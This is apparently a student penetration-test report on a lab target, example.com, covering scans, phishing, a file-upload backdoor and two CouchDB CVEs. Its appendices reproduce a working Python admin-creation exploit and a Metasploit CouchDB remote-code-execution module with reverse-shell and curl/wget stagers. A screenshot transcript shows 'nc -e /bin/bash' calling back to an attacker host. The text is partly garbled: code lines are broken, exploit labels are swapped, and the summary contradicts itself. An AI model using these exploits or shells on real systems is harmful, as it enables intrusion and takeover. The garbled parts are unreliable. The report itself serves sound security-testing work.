

Network Vulnerability Assessment Report

Quarter 3, 2021

Document Control

Document Version	Owner & Role	Status & comments
v1.0	Andrew Pham - Security Analyst	Internal Draft (Restricted Scope)

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Guidance should be taken from a Legal Counsel, CISO and Blue Team on how best to implement the recommendations.

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
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1. Executive Summary

An audit of Example Corp revealed no major vulnerabilities. The few vulnerability findings can be corrected with minor updates and only have minor confidentiality impacts. For context our assessment audited the company's website, example.com. We have found 1 critical vulnerability, 1 high vulnerability and 3 medium vulnerabilities. We also observed that there were some public exposures revealing security related information and we collected some credentials through phishing. We discovered a major problem with CouchDB allowing us to create a back door and gain access to the site. We propose that the database be updated to its latest version to patch the security vulnerabilities.

2. A Glance Through Target Security Posture



Our Faraday automated scan revealed 1 high vulnerability and 2 medium level vulnerabilities. We imported these results into Nessus for tracking. Upon cross-reference with vulnerability data sources, we match our scan data to 1 critical and 1 high vulnerability. These vulnerabilities allow for arbitrary command execution and remote privilege escalation. Existing exploits were found and successfully leveraged on the system.

An nMap test revealed an SSH and FTP server, attempting the developer credentials from the phishing was unsuccessful as well as default usernames and passwords. The nMap also revealed an us-srv server that has a known DDOS exploit via malformed request.

OSINT revealed that the website is running on a stack with Ubuntu operating system, running an Apache webserver, with a WordPress content management system. OSINT revealed potential security vulnerabilities in file uploads, Apache webserver auth codes, and webserver firewalls. OSINT revealed the web location of the secure app.

In the phishing test we gained 10 sets of credentials from various employees. The phishing revealed the credentials for the secure app login.

Using information from OSINT and the phising test, we are able to exploit a backdoor on the website. From the secure app login, we find an unlisted contact us page on the site. OSINT clues us in to attempt single file upload, content type file upload, and double extension file upload. Using BurpSuite to intercept and modify requests, we attempt these exploits to upload a backdoor. Php files with modified extensions are uploaded suggesting that there is no check for image content such as using mime content type, php getimagesize, or the fileinfo



extension. Once the backdoor is uploaded, we can execute commands on the database through the web browser.

Recommendations:

- 1. Update CouchDB
- 2. Add image content checking for file upload on secureapp's contact us form.
- 3. Prevent code execution from the uploads folder.
- 4. Disable HTTP Trace and mod_status
- 5. Change WordPress admin panel URL
- 6. Move /secureapp within the firewall

Overall Security Rating – Immediate action is required.



3. Testing Methodology

- 1. Automated scans
- 2. Manual audit of found vulnerabilities
- 3. Research into existing proof of concept exploits for vulnerabilities found
- 4. Research OSINT and Phishing Data
- 5. Chain vulnerabilities

4. Tools & Websites Used


- Nessus
- Faraday
- Firefox
- Curl
- goPhish
- Nmap
- BurpSuite



Detailed	Technical	Reports	(Scope Limited)
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example.com

This host contains 1 high and 3 medium vulnerabilities.



Total Findings	Critical	High	Medium
5	1	1	3



Finding X: CVE-2017-12635 - CRITICAL

Vulnerability Description:

Due to differences in the Erlang-based JSON parser and JavaScript-based JSON parser, it is possible in Apache CouchDB before 1.7.0 and 2.x before 2.1.1 to submit _users documents with duplicate keys for 'roles' used for access control within the database, including the special case '_admin' role, that denotes administrative users. In combination with CVE-2017-12636 (Remote Code Execution), this can be used to give non-admin users access to arbitrary shell commands on the server as the database system user. The JSON parser differences result in behavior that if two 'roles' keys are available in the JSON, the second one will be used for authorizing the document write, but the first 'roles' key is used for subsequent authorization for the newly created user. By design, users can not assign themselves roles. The vulnerability allows non-admin users to give themselves admin privileges.

Exposure/Analysis:

This vulnerability has mature and EDB verified exploit code. The remediation is officially fixed in a CouchDB patch. The attack is low complexity and can be performed over a network with no privileges and no user interaction. It highly impacts our confidentiality, integrity, and availability because an admin user would have complete access to the data and control of the system. The contents of the site are not completely mission critical however so its impact would be low or medium.

Recommendations:

Update to the latest version of CouchDB.



Steps to Reproduce

- 1. Download Apache CouchDB 1.7.0 / 2.x < 2.1.1 Remote Privilege Escalation, Exploit Database ID 44498
- 2. Run python program with host argument set to example.com



Finding 2: CVE-2017-12636- HIGH

Vulnerability Description:

CouchDB administrative users can configure the database server via HTTP(S). Some of the configuration options include paths for operating system-level binaries that are subsequently launched by CouchDB. This allows an admin user in Apache CouchDB before 1.7.0 and 2.x before 2.1.1 to execute arbitrary shell commands as the CouchDB user, including downloading and executing scripts from the public internet.

Exposure/Analysis:

This vulnerability has mature and EDB verified exploit code. The remediation is officially fixed in a CouchDB patch. The attack is low complexity and can be performed over a network with no privileges and no user interaction. It highly impacts our confidentiality, integrity, and availability because an admin user would have complete access to the data and control of the system. The contents of the site are not completely mission critical however so its impact would be low or medium.

Recommendations:

Update to the latest version of CouchDB.



Steps to Reproduce

- 1. Open Metasploit in the console.
- 2. Set exploit target as example.com or 10.10.10.10
- 3. Run exploit Apache CouchDB Arbitrary Command Execution, exploit database ID 45019

Appendixes

Appendix A: Vulnerability Score Analysis – CVSS 3.0

1. CVE-2017-12635

https://example.com

Final Vector:

AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:H/RL:O/RC:C/CR:L/IR:L/AR:M/MAV:N/MAC:L/MPR:N/MUI:N/MS:C/MC:H/MI:H/MA:H

Adjusted Scores:

CVSS Base Score: 9.8 Impact Subscore: 5.9

Exploitability Subscore: 3.9 CVSS Temporal Score: 9.4 CVSS Environmental Score: 9.5 Modified Impact Subscore: 5.5

Overall CVSS Score: 9.5 Risk Rating – Critical

2. CVE-2017-12636

https://example.com

Final Vector:

AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H/E:F/RL:O/RC:C/CR:M/IR:M/AR:L/MAV:N/MAC:L/MPR:N/MUI:N/MS:U/MC:H/MI:H/MA:H

Adjusted Scores:

CVSS Base Score: 7.2 Impact Subscore: 5.9

Exploitability Subscore: 1.2 CVSS Temporal Score: 6.7 CVSS Environmental Score: 8.8 Modified Impact Subscore: 5.5

Overall CVSS Score: 8.8

Risk Rating – High

Appendix B: Modified Exploit Code For CVE-2017-12636

```
#!/usr/bin/env python
               r4wd3r
@author:
@license: MIT License
@contact: r4wd3r@gmail.com
import argparse
import re
import sys
import requests
parser = argparse.ArgumentParser(
    description='Exploits the Apache CouchDB JSON Remote Privilege Escalation Vulnerability' + ' (CVE-2017-12635)')
parser.add_argument('host', help='Host to attack.', type=str)
parser.add_argument('-p', '--port', help='Port of CouchDB Service', type=str, default='5984')
parser.add_argument('-u', '--user', help='Username to create as admin.',
args = parser.parse_args()
host = args.host
port = args.port
user = args.user
password = args.password
4][0-9]|25[0-5])$")
if not pat_ip.match(host):
    print "[x] Wrong host. Must be a valid IP address."
    sys.exit(1)
print "[+] User to create: " + user
print "[+] Password: " + password
print "[+] Attacking host " + host + " on port " + port
url = 'http://' + host + ':' + port
    rtest = requests.get(url, timeout=10)
except requests.exceptions.Timeout:
   print "[x] Server is taking too long to answer. Exiting."
    sys.exit(1)
except requests.ConnectionError:
    print "[x] Unable to connect to the remote host."
    sys.exit(1)
# Payload for creating user
cu_url_payload = url + "/_users/org.couchdb.user:" + user
cu_data_payload = '{"type": "user", "name": "'+user+'", "roles": ["_admin"], "roles": [], "password":
"'+password+'"}'
    rcu = requests.put(cu_url_payload, data=cu_data_payload)
except requests.exceptions.HTTPError:
    print "[x] ERROR: Unable to create the user on remote host."
    sys.exit(1)
if rcu.status_code == 201:
   print "[+] User " + user + " with password " + password + " successfully created."
    sys.exit(0)
else:
    print "[x] ERROR " + str(rcu.status code) + ": Unable to create the user on remote host."
```

Appendix B: Modified Exploit Code For CVE-2017-12635

```
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
class MetasploitModule < Msf::Exploit::Remote</pre>
 Rank = ExcellentRanking
 include Msf::Exploit::Remote::HttpClient
 include Msf::Exploit::CmdStager
 include Msf::Exploit::FileDropper
 def initialize(info = {})
    super(update info(info,
      'Name'
                       => 'Apache CouchDB Arbitrary Command Execution',
      'Description' => %q{
        CouchDB administrative users can configure the database server via HTTP(S).
       Some of the configuration options include paths for operating system-level
binaries that are subsequently launched by CouchDB.
        This allows an admin user in Apache CouchDB before 1.7.0 and 2.x before 2.1.1
to execute arbitrary shell commands as the CouchDB user,
        including downloading and executing scripts from the public internet.
      },
      'Author' => [
        'Max Justicz'.
                                             # CVE-2017-12635 Vulnerability discovery
        'Joan Touzet',
                                             # CVE-2017-12636 Vulnerability discovery
        'Green-m <greenm.xxoo[at]gmail.com>' # Metasploit module
      ],
      'References' => [
        ['CVE', '2017-12636'],
        ['CVE', '2017-12635'],
        ['URL', 'https://justi.cz/security/2017/11/14/couchdb-rce-npm.html'],
```

```
['URL', 'http://docs.couchdb.org/en/latest/cve/2017-12636.html'],
        ['URL',
'https://lists.apache.org/thread.html/6c405bf3f8358e6314076be9f48c89a2e0ddf0053990629
1ebdf0c67@%3Cdev.couchdb.apache.org%3E']
      ],
      'DisclosureDate' => 'Apr 6 2016',
      'License'
                      => MSF LICENSE,
      'Platform'
                      => 'linux',
      'Arch'
                      => [ARCH X86, ARCH X64],
      'Privileged'
                      => false,
      'DefaultOptions' => {
        'PAYLOAD' => 'linux/x64/shell reverse tcp',
        'CMDSTAGER::FLAVOR' => 'curl'
      },
      'CmdStagerFlavor' => ['curl', 'wget'],
      'Targets' => [
       ['Automatic',
                                       {}],
        ['Apache CouchDB version 1.x', {}],
        ['Apache CouchDB version 2.x', {}]
     1,
      'DefaultTarget' => 0
    ))
    register_options([
      Opt::RPORT(5984),
      OptString.new('URIPATH', [false, 'The URI to use for this exploit to download
and execute. (default is random)']),
      OptString.new('HttpUsername', [false, 'The username to login as']),
     OptString.new('HttpPassword', [false, 'The password to login with'])
    1)
    register advanced options([
      OptInt.new('Attempts', [false, 'The number of attempts to execute the
payload.']),
      OptString.new('WritableDir', [true, 'Writable directory to write temporary
payload on disk.', '/tmp'])
    1)
 end
```

```
def check
    get version
    version = Gem::Version.new(@version)
    return CheckCode::Unknown if version.version.empty?
    vprint status "Found CouchDB version #{version}"
    return CheckCode::Appears if version < Gem::Version.new('1.7.0') ||
version.between?(Gem::Version.new('2.0.0'), Gem::Version.new('2.1.0'))
    CheckCode::Safe
 end
 def exploit
    fail_with(Failure::Unknown, "Something went horribly wrong and we couldn't
continue to exploit.") unless get version
    version = @version
    vprint_good("#{peer} - Authorization bypass successful") if auth_bypass
    print status("Generating #{datastore['CMDSTAGER::FLAVOR']} command stager")
    @cmdstager = generate_cmdstager(
     temp: datastore['WritableDir'],
     file: File.basename(cmdstager_path)
    ).join(';')
    register_file_for_cleanup(cmdstager_path)
    if !datastore['Attempts'] || datastore['Attempts'] <= 0</pre>
      attempts = 1
    else
      attempts = datastore['Attempts']
    end
    attempts.times do |i|
      print_status("#{peer} - The #{i + 1} time to exploit")
      send_payload(version)
```

```
Rex.sleep(5)
      # break if we get the shell
      break if session_created?
    end
 end
 # CVE-2017-12635
 # The JSON parser differences result in behaviour that if two 'roles' keys are
available in the JSON,
 # the second one will be used for authorising the document write, but the first
'roles' key is used for subsequent authorization
 # for the newly created user.
 def auth_bypass
    username = datastore['HttpUsername'] || Rex::Text.rand_text_alpha_lower(4..12)
    password = datastore['HttpPassword'] || Rex::Text.rand_text_alpha_lower(4..12)
    @auth = basic auth(username, password)
    res = send_request_cgi(
                      => normalize uri(target uri.path,
"/_users/org.couchdb.user:#{username}"),
      'method'
                     => 'PUT',
      'ctype'
                    => 'application/json',
                      => %({"type": "user", "name": "#{username}", "roles":
["_admin"], "roles": [], "password": "#{password}"})
    if res && (res.code == 200 || res.code == 201) && res.get json document['ok']
     return true
    else
      return false
    end
 end
 def get_version
   @version = nil
    begin
      res = send_request_cgi(
```

```
'uri'
               => normalize uri(target uri.path),
        'method'
                      => 'GET',
        'authorization' => @auth
   rescue Rex::ConnectionError
     vprint bad("#{peer} - Connection failed")
      return false
   end
   unless res
     vprint bad("#{peer} - No response, check if it is CouchDB. ")
     return false
    end
   if res && res.code == 401
     print_bad("#{peer} - Authentication required.")
     return false
   end
   if res && res.code == 200
      res_json = res.get_json_document
      if res_json.empty?
       vprint_bad("#{peer} - Cannot parse the response, seems like it's not
CouchDB.")
       return false
      end
     @version = res_json['version'] if res_json['version']
      return true
   end
   vprint_warning("#{peer} - Version not found")
   return true
 end
 def send_payload(version)
```

```
vprint status("#{peer} - CouchDB version is #{version}") if version
    version = Gem::Version.new(@version)
    if version.version.empty?
      vprint_warning("#{peer} - Cannot retrieve the version of CouchDB.")
      # if target set Automatic, exploit failed.
      if target == targets[0]
        fail_with(Failure::NoTarget, "#{peer} - Couldn't retrieve the version
automaticly, set the target manually and try again.")
      elsif target == targets[1]
        payload1
      elsif target == targets[2]
        payload2
      end
    elsif version < Gem::Version.new('1.7.0')</pre>
      pavload1
    elsif version.between?(Gem::Version.new('2.0.0'), Gem::Version.new('2.1.0'))
      payload2
    elsif version >= Gem::Version.new('1.7.0') || Gem::Version.new('2.1.0')
      fail with(Failure::NotVulnerable, "#{peer} - The target is not vulnerable.")
    end
  end
 # Exploit with multi requests
  # payload1 is for the version of couchdb below 1.7.0
 def payload1
    rand_cmd1 = Rex::Text.rand_text_alpha_lower(4..12)
    rand_cmd2 = Rex::Text.rand_text_alpha_lower(4..12)
    rand db = Rex::Text.rand text alpha lower(4..12)
    rand doc = Rex::Text.rand text alpha lower(4..12)
    rand_hex = Rex::Text.rand_text_hex(32)
    rand file =
"#{datastore['WritableDir']}/#{Rex::Text.rand_text_alpha_lower(8..16)}"
    register_file_for_cleanup(rand_file)
    send_request_cgi(
```

```
'uri' => normalize uri(target uri.path,
"/_config/query_servers/#{rand_cmd1}"),
     'method'
                   => 'PUT',
     'authorization' => @auth,
            => %("echo '#{@cmdstager}' > #{rand_file}")
   )
   send_request_cgi(
     'uri'
                    => normalize_uri(target_uri.path, "/#{rand_db}"),
     'method'
                    => 'PUT',
     'authorization' => @auth
   send_request_cgi(
     'uri'
                    => normalize_uri(target_uri.path, "/#{rand_db}/#{rand_doc}"),
     'method'
                    => 'PUT',
     'authorization' => @auth,
     'data'
               => %({"_id": "#{rand_hex}"})
   send_request_cgi(
                   => normalize_uri(target_uri.path,
"/#{rand_db}/_temp_view?limit=20"),
     'method'
                   => 'POST',
     'authorization' => @auth,
     'ctype'
                   => 'application/json',
     'data'
                   => %({"language":"#{rand_cmd1}","map":""})
   send_request_cgi(
     'uri'
                    => normalize_uri(target_uri.path,
"/_config/query_servers/#{rand_cmd2}"),
     'method'
                   => 'PUT',
     'authorization' => @auth,
     'data'
               => %("/bin/sh #{rand file}")
   )
```

```
send request cgi(
                     => normalize_uri(target_uri.path,
"/#{rand db}/ temp view?limit=20"),
      'method'
                    => 'POST',
      'authorization' => @auth,
                    => 'application/json',
     'data'
                    => %({"language":"#{rand_cmd2}","map":""})
 end
 # payload2 is for the version of couchdb below 2.1.1
 def payload2
   rand cmd1 = Rex::Text.rand text alpha lower(4..12)
   rand_cmd2 = Rex::Text.rand_text_alpha_lower(4..12)
   rand_db = Rex::Text.rand_text_alpha_lower(4..12)
   rand doc = Rex::Text.rand text alpha lower(4..12)
   rand_tmp = Rex::Text.rand_text_alpha_lower(4..12)
   rand_hex = Rex::Text.rand_text_hex(32)
   rand file =
"#{datastore['WritableDir']}/#{Rex::Text.rand text alpha lower(8..16)}"
   register file for cleanup(rand file)
   res = send_request_cgi(
      'uri'
                     => normalize uri(target uri.path, "/ membership"),
     'method'
                    => 'GET',
     'authorization' => @auth
   node = res.get_json_document['all_nodes'][0]
   send_request_cgi(
                     => normalize_uri(target_uri.path,
"/_node/#{node}/_config/query_servers/#{rand_cmd1}"),
      'method'
                    => 'PUT',
      'authorization' => @auth,
      'data'
                     => %("echo '#{@cmdstager}' > #{rand_file}")
```

```
send_request_cgi(
      'uri'
                     => normalize_uri(target_uri.path, "/#{rand_db}"),
                     => 'PUT',
      'method'
      'authorization' => @auth
   send_request_cgi(
      'uri'
                     => normalize_uri(target_uri.path, "/#{rand_db}/#{rand_doc}"),
     'method'
                     => 'PUT',
      'authorization' => @auth,
                => %({"_id": "#{rand_hex}"})
      'data'
   )
   send_request_cgi(
      'uri'
                     => normalize_uri(target_uri.path,
"/#{rand_db}/_design/#{rand_tmp}"),
      'method'
                    => 'PUT',
      'authorization' => @auth,
      'ctype'
                    => 'application/json',
%({"_id":"_design/#{rand_tmp}","views":{"#{rand_db}}":{"map":""}
},"language":"#{rand_cmd1}"})
   send_request_cgi(
                     => normalize_uri(target_uri.path,
"/_node/#{node}/_config/query_servers/#{rand_cmd2}"),
      'method'
                    => 'PUT',
      'authorization' => @auth,
      'data'
                    => %("/bin/sh #{rand_file}")
   )
   send_request_cgi(
                     => normalize_uri(target_uri.path,
"/#{rand_db}/_design/#{rand_tmp}"),
      'method'
                    => 'PUT',
```

CONFIDENTIAL


```
'authorization' => @auth,
    'ctype' => 'application/json',
    'data' =>
%({"_id":"_design/#{rand_tmp}","views":{"#{rand_db}":{"map":""}}
},"language":"#{rand_cmd2}"})
    )
    end


def cmdstager_path
    @cmdstager_path ||=
        "#{datastore['WritableDir']}/#{Rex::Text.rand_text_alpha_lower(8)}"
    end

end
```




Appendix C: Screenshots For Nessus & Faraday








Appendix D: Screenshots Of Exploited Web App





Index of /secureapp

<u>Name</u>	<u>Last modified</u>	Size Description
Parent Directory		-
assets/	2020-09-30 09:22	-
contact.php	2020-10-04 12:00	4.6K
<u>includes/</u>	2021-01-21 14:18	-
<u>uploads/</u>	2021-12-30 19:07	-



Index of /secureapp/uploads






```
/wp-include
wp-content/
            root@udacity:~# nc -nvlp 80
thread "Th
            listening on [any] 80 ...
om.sittingl
             connect to [10.10.10.7] from (UNKNOWN) [10.10.10.10] 42636
(WorkerGene
             ^c
ava.base/ja
            root@udacity:~# nc -nvlp 80
thread "Th
            listening on [any] 80 ...
om.sittingl
             connect to [10.10.10.7] from (UNKNOWN) [10.10.10.10] 42650
(WorkerGene
            whoami
ava.base/ja
             admin
wp-content/
thread "Th
om.sittingl
(WorkerGeneratorMultiThreaded.java:295)
a
  Q3 Phishing Test - Gophi X
Apache CouchDB - Futon X
                                                              🕽 Nessus Essentials /
           × û
                                     example.com/secureapp/uploads/backdoor2.
   🛕 Kali Linux 👅 Exploit-DB 🔑 Bansal X
    nc -e /bin/bash 10.10.10.7 80
```




Appendix E: OSINT / Phishing Results Data Used



Details



OSINT for uploading backdoor file:





Appendix F: Nmap Found Services

```
root@udacity:~/Desktop# nmap example.com -p-
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-30 10:41 IST
Nmap scan report for example.com (10.10.10.10)
Host is up (0.00052s latency).
Not shown: 65528 filtered ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
53/tcp open domain
80/tcp open http
443/tcp open http
5984/tcp closed couchdb
8083/tcp open us-srv
MAC Address: 08:00:27:5C:99:0E (Oracle VirtualBox virtual NIC)
```